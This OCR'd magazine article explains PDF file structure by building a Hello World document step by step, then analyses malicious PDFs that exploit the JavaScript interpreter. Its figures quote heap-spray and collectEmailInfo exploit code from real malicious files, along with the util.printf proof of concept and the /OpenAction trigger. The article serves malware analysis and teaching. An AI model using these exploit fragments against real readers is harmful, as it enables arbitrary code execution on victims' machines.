DIDIER STEVENS

Anatomy of Malicious PDF Documents

Difficulty

The increased prevalence of malicious Portable Document Format (PDF) files has generated interest in techniques to perform malware analysis of such documents.

This article will teach you how to analyze a particular class of malicious PDF files: those exploiting a vulnerability in the embedded JavaScript interpreter. But what you learn here will also help you analyze other classes of malicious PDF files, for example when a vulnerability in the PDF parser is exploited. Although almost all malicious PDF documents target the Windows OS, everything explained here about the PDF language is OS-neutral and applies as well to PDF documents rendered on Windows, Linux and OSX.

Hello World in PDF

Let's start by handcrafting the most basic PDF document rendering one page with the text *Hello World*. Although you'll never find such a simple document in the wild, it's very suited for our needs: explaining the internals of a PDF document. It contains only the essential elements necessary to render a page, and is formatted to be very readable. One of its characteristics is that it contains only ASCII characters, making it readable with the simplest editor, like Notepad. Another characteristic is that a lot of (superfluous) white-space and indentation has been added to make the PDF structure stand out. Finally, the content has not been compressed.

The Header

Every PDF document must start with a single line, the magic number, identifying it as a PDF document. It also specifies the version of the PDF language specification used to describe the document:

```
%PDF-1.1
```

Every line starting with a `%`-sign in a PDF document is a comment line and its content is ignored, with 2 exceptions:

- beginning a document: `%PDF-X.Y`
- ending a document: `%%EOF`

The Objects

After our first line, we start to add objects (made up of basic elements of the PDF language) to our document. The order in which these objects appear in the file has no influence on the layout of the rendered pages. But for clarity, we'll introduce the objects in a logical order. One important remark: the PDF language is case-sensitive.

Our first object is a catalog. It tells the PDF rendering application (e.g. Adobe Acrobat Reader) where to start looking for the objects making up the document:

```
1 0 obj
<<
 /Type /Catalog
 /Outlines 2 0 R
 /Pages 3 0 R
```

WHAT YOU WILL LEARN...

The internal structure of PDF documents and how embedded JavaScript vulnerabilities are exploited

WHAT YOU SHOULD KNOW...

Viewing PDF documents and using an hex-editor

```
>>
endobj
```

This is actually an indirect object, because it has a number and can thus be referenced. The syntax is simple: a number, a version number, the word obj, the object itself, and finally, the word endobj:

```
1 0 obj
    object
endobj
```

The combination of object number and version allows us to uniquely reference an object.

The type of our first object, the catalog, is a dictionary. Dictionaries are very common in PDF documents. They start with the `<<-sign and end with the >>-sign`:

```
1 0 obj
<<
 /Type /Catalog
 /Outlines 2 0 R
 /Pages 3 0 R
>>
endobj

2 0 obj
<<
 /Type /Outlines
 /Count 0
>>
endobj
```

Figure 1. *Referencing an indirect object*

```
<<

    dictionary content

>>
```

The members of a dictionary are composed of a key and a value. A dictionary can contain elements, objects and other dictionaries. Most dictionaries announce their type with the name `/Type (the key)` followed by a name with the type itself `the value, /Catalog` in our case:

```
(/Type /Catalog)
```

A catalog object must specify the pages and the outline found in the PDF:

```
/Outlines 2 0 R
/Pages 3 0 R
```

2 0 R and 3 0 R are references to indirect objects 2 and 3. Indirect object 2 describes the outline, indirect object 3 describes the pages.

So let's add our second indirect object to our PDF document:

```
1 0 obj
<<
 /Type /Catalog
 /Outlines <</Type /Outlines /Count 0>>
 /Pages 2 0 R
>>
endobj
```

Figure 2. *Indirect object embedded in object*

```
function main(){
var sccs = unescape(""+"%"+"u03eb%u"+"eb59%ue805%uf"+"ff8%uffff

  var bgbl = unescape("%u0A0A"+"%u0A0A");
  var slspc = 20 + sccs.length;
  while(bgbl.length < slspc) bgbl += bgbl;
  var fblk = bgbl.substring(0,slspc);
  var blk = bgbl.substring(0,bgbl.length - slspc);
  while(blk.length + slspc < 0x60000) blk = blk + blk + fblk;

  var mmy = new Array();
  for(i = 0; i < 1200; i++){ mmy[i] = blk + sccs }

var nm = 12;
for(i = 0; i < 18; i++){ nm = nm + "9"; }
for(i = 0; i < 276; i++){ nm = nm + "8"; }
```

Figure 3. *Heap spray JavaScript*

```
2 0 obj
<<
 /Type /Outlines
 /Count 0
>>
endobj
```

With the explanations you got from indirect object 1, you should be able to understand the syntax of this object. This object is a dictionary of type `/Outlines`. It has a `/Count of 0`, meaning that there is no outline for this PDF document. This object can be referenced with its number and version: 2 and 0.

Let's summarize what we have already in our PDF document:

- PDF identification line
- indirect object 1: the catalog
- indirect object 2: the outline

Before we start adding a page with text, let's illustrate another feature of the PDF language. Our catalog object *object 1* references our outline object *object 2* like shown in Figure 1.

The PDF language also allows us to embed object 2 directly into object 1, like shown in Figure 2.

The fact that the outline object is only one line long now has no influence on the semantics, this is just done for readability.

But let's leave this side note and continue assembling our PDF document. After the catalog and outlines object, we must define our pages.

This should be straightforward now, except maybe for the /Kids element. The kids element is a list of pages; a list is delimited by square-brackets. So according to this Pages object, we have only one page in our document, indirect object 4 (notice the reference 4 0 R):

```
3 0 obj
<<
 /Type /Pages
 /Kids [4 0 R]
 /Count 1
>>
endobj
```

To describe our page, we have to specify its content, the resources used to render the page and its size. So let's do this:

```
4 0 obj
<<
 /Type /Page
 /Parent 3 0 R
 /MediaBox [0 0 612 792]
 /Contents 5 0 R
 /Resources <<
             /ProcSet [/PDF /Text]
             /Font << /F1 6 0 R >>
            >>
>>
endobj
```

The content of the page is specified in indirect object 5. /MediaBox is the size of the page. And the resources used by the page are the fonts and the PDF text

Listing 1. *Complete PDF document*

```
%PDF-1.1

1 0 obj
<<
 /Type /Catalog
 /Outlines 2 0 R
 /Pages 3 0 R
>>
endobj

2 0 obj
<<
 /Type /Outlines
 /Count 0
>>
endobj

3 0 obj
<<
 /Type /Pages
 /Kids [4 0 R]
 /Count 1
>>
endobj

4 0 obj
<<
 /Type /Page
 /Parent 3 0 R
 /MediaBox [0 0 612 792]
 /Contents 5 0 R
 /Resources <<
             /ProcSet [/PDF /Text]
             /Font << /F1 6 0 R >>
            >>
>>
endobj

5 0 obj
stream
BT /F1 24 Tf 100 700 Td (Hello World) Tj ET
endstream
endobj

6 0 obj
<<
 /Type /Font
 /Subtype /Type1
 /Name /F1
 /BaseFont /Helvetica
 /Encoding /MacRomanEncoding
>>
endobj

xref
0 7
0000000000 65535 f
0000000012 00000 n
0000000089 00000 n
0000000145 00000 n
0000000214 00000 n
0000000419 00000 n
0000000520 00000 n
trailer
<<
 /Size 7
 /Root 1 0 R
>>
startxref
644
%%EOF
```

drawing procedures. We specify one font, [*F1*], in indirect object 6.

The content of the page, indirect object 5, is a special type of object: it's a stream object. Stream objects have their content enclosed by the words stream and endstream. The purpose of the stream object is to allow many types of encodings (called filters in the PDF language), like compressing (e.g. zlib flatedecode). But for readability, we will not apply compression in this stream:

```
5 0 obj
<< /Length 43 >>
stream
BT /F1 24 Tf 100 700 Td (Hello World)
                    Tj ET
endstream
endobj
```

The content of this stream is a set of PDF text rendering instructions. These instructions are delimited by BT and ET, essentially instructing the renderer to do the following:



Figure 4. *JavaScript object*



Figure 5. *Page object*

- use font F1 with size 24
- goto position 100 700
- draw the text *Hello World*

Strings in the PDF language are enclosed by parentheses.

We're almost done assembling our PDF document. The last object we need is the font:

```
6 0 obj
<<
 /Type /Font
 /Subtype /Type1
 /Name /F1
 /BaseFont /Helvetica
 /Encoding /MacRomanEncoding
>>
endobj
```

You should have no problem reading this structure now.

The Trailer

These are all the objects we need to render a page. But this is not enough yet for our rendering application (e.g. Adobe Acrobat Reader) to read and display our PDF document. The renderer needs to know which object starts the document description `the (root object)` and it also needs some technical details like an index of each object.

The index of each object is called a cross reference `xref` and specifies the number, version and absolute file-position of each indirect object. The first index in a PDF document must start with legacy object 0 version 65535:



Figure 6. *Stream object*

```
xref
0 7
0000000000 65535 f
0000000012 00000 n
0000000089 00000 n
0000000145 00000 n
0000000214 00000 n
0000000419 00000 n
0000000520 00000 n
```

The first number after xref is the number of the first indirect object (`legacy object 0 here`), the second number is the size of the xref table (7 entries).

The first column is the absolute position of the indirect object. The value 12 on the second line tells use that indirect object 1 starts 12 bytes into the file. The second column is the version and third column indicates if the object is in use (*n*) or free (*f*).

After the cross reference, we specify the root object in the trailer:

```
trailer
<<
 /Size 7
 /Root 1 0 R
>>
```

We recognize this to be a dictionary. Finally, we need to terminate the PDF document with the absolute position of the xref element and the magic number `%%EOF`:

```
startxref
644
%%EOF
```

644 is the absolute position of the xref in the PDF file.

Basic PDF Document Review

Once we understand the basic syntax and semantics of the PDF language, it's not so difficult to make a basic PDF document.

Calculating the correct byte-offsets of the indirect objects can be tedious, but there are Python programs on my blog to help you with this, and furthermore, many PDF readers can deal with erroneous indexes.

For your reference, here is the complete PDF document (see Listing1).

Adding a Payload

Because we want to analyze malicious PDF documents with a JavaScript payload, we need to understand how we can add JavaScript and get it to execute.

The PDF language supports the association of actions with events. For example, when a particular page is viewed, an associated action can be performed (e.g. visiting a website).

One of the actions of interest to us is executed when opening a PDF document. Adding an /OpenAction key to the catalog object allows us to execute an action upon opening of our PDF document, without further user interaction.

```
1 0 obj
<<
 /Type /Catalog
 /Outlines 2 0 R
 /Pages 3 0 R
 /OpenAction 7 0 R
>>
endobj
```

The action to be executed when opening our PDF document is specified in indirect object 7. We could specify an URI action. An URI action automatically opens an URI: in our case, an URL:

```
7 0 obj
<<
 /Type /Action
 /S /URI
 /URI (https://DidierStevens.com)
>>
endobj
```

Most PDF readers will launch the Internet browser and navigate to the URL. Since version 7, Adobe Acrobat will first ask the user authorization to launch the browser.

Embedded JavaScript

The PDF language supports embedded JavaScript. However, this JavaScript engine is very limited in its interactions with the underlying OS, and is practically unusable for malicious purposes. For example, JavaScript embedded in a PDF document cannot access arbitrary files.

That's why malicious PDF documents exploit vulnerabilities, to execute arbitrary code and not be limited by the JavaScript engine.

Adding JavaScript and executing it upon opening of the PDF document is done with a JavaScript action:

```
7 0 obj
<<
 /Type /Action
 /S /JavaScript
 /JS (console.println("Hello"))
>>
endobj
```

This will execute a script to write Hello to the JavaScript debug console:

```
console.println("Hello")
```

```
ef6 =  unescape("%uf6eb%uf6eb") + unescape("%u0b0b%u0019");
plin = re(80,unescape("%u9090%u9090")) + sc + re(80,unescape("%u9
090%u9090"))+ unescape("%ue7e9%ufff9")+unescape("%uffff%uffff") +
 unescape("%uf6eb%uf4eb") + unescape("%uf2eb%uf1eb");
while ((plin.length % 8) != 0)
plin = unescape("%u4141") + plin;

plin += re(2626,ef6);
}
if (app.viewerVersion >= 6.0)
{
this.collabStore = Collab.collectEmailInfo({subj: "",msg: plin});
}
}
var shaft = app.setTimeOut("start()",1200);QPplin;

labStore = Coll
```

Figure 7. *Exploiting collectEmailInfo*

Exploiting a Vulnerability

Last year, many malicious PDF documents exploited a PDF JavaScript vulnerability in the `util.printf` method. Core Security Technologies published an advisory with the following PoC:

```
var num = 12999999999999999999888888
                    .....
util.printf(„%45000f",num)
```

When this JavaScript is embedded in a PDF document to be executed upon opening (with Adobe Acrobat Reader 8.1.2 on Windows XP SP2), it will generate an Access Violation trying to execute code at address 0x30303030. So this means that through some buffer overflow, executing the PoC will pass execution to address 0x30303030 (0x30 is the hexadecimal representation of ASCII character `0`). So to exploit this vulnerability, we need to write our program (shellcode) we want to get executed starting at address 0x30303030.

The problem with embedded JavaScript is that we cannot write directly to memory. Heap spraying is an often used work-around. Each time we declare and assign a string in JavaScript, a piece of memory is used to write this string to. This piece is taken from a part of the memory reserved for this purpose, called the heap. We have no influence over which particular piece of memory is used, so we cannot instruct JavaScript to use memory at address 0x30303030. But if we assign a very large number of strings, the chance increases that ultimately, one string is assigned to a piece of memory including address 0x30303030. Assigning this large number of strings is called heap spraying.

If we execute our PoC after this heap spray, there is a substantial chance that we have a string starting somewhere before and ending somewhere after address 0x30303030, and thus that some bytes of our string (those starting at address 0x30303030) will be executed as machine code statements by the CPU.

So how do we make that our particular string contains the correct statements to exploit the machine starting at address 0x30303030? Again, it's not possible to do this directly; we need a work-around.

If we make a string that can be interpreted as a machine code program (the shellcode) by the CPU, the CPU will start executing our program at address 0x30303030. But this is not good; our program must be executed starting from its first instruction, not somewhere in the middle. To solve this problem, we prefix our program with a very long NOP-sled. We store this NOP-sled followed by our shellcode in the string we will be using for the heap spray. A NOP-sled is a special program. Its characteristics are that each instruction is exactly one byte long and that each instruction has no real effect (`NOP = No OPeration`), i.e. that the CPU just executes the next NOP instruction and so on until it reaches our shellcode and executes it (sliding down the NOP-sled).

Here is an example of heap-spraying a NOP-sled with shellcode from a real malicious PDF document (see Figure 3).

Sccs is the string with the shellcode, bgbl is the string with the NOP-code.

Because shellcode must often be very small, it will download another program (malware) over the network and execute it. With PDF documents, another method can be used. The second-stage program can be embedded in the PDF document and the shellcode will extract it from the PDF document and execute it.

Analyzing Malicious PDF Documents

Practically all PDF documents contain non-ASCII characters, so we'll need an hex-editor to analyze them. We open a suspect PDF document and search for the string *JavaScript* (see Figure 4).

Although there is just a minimum of whitespace used to format the object, you should recognize the structure of a PDF object: object 31 is a JavaScript action `/S /JavaScript`, the script itself is not included in the object, but can be found in object 32 (remark reference 32 0 R). Searching for the string *31 0 R*, we discover that object 16 references object 31 `/AA <</O 31 0 R>>` and is a page `/Type /Page` (see Figure 5).

/AA is an Annotation Action: this means that the action is executed when the page is viewed. So now we know that this PDF document will execute a JavaScript when it is opened. Let's take a look at the script (object 32).

Object 32 is a stream object, and it is compressed (`/Filter [/FlateDecode]`) (see Figure 6). To decompress it, we can extract the binary stream (1154 bytes long) and decompress it with a simple Perl or Python program. In Python, we just need to import zlib and decompress data (assuming we have stored our binary stream in data):

```
import zlib
decompressed = zlib.decompress(data)
```

It's clear that the decompressed script is malicious, it exploits a vulnerability in function collectEmailInfo (see Figure 7).

Such an analysis with an hex-editor is rather tedious. That's why I developed a program to help with the analysis of PDF documents. You can find it on my blog *http://blog.didierstevens.com/programs/pdf-tools/* together with a screencast showing its usage.

Conclusion

Analyzing a malicious PDF document is not difficult once you understand the basic structure of a PDF document. Looking for the telltale signs of JavaScript exploiting a vulnerability in a malicious PDF document can be tedious, but is easier with an automated tool.

Upcoming

In the next issue of Hakin9 magazine, Didier will follow-up with an article explaining in detail how to use his PDF tools, how to deal with PDF obfuscation and how to use Metasploit for PDF exploits.

Didier Stevens
Didier Stevens is an IT Security professional specializing in application security and malware. Didier works for Contraste Europe NV. All his software tools are open source.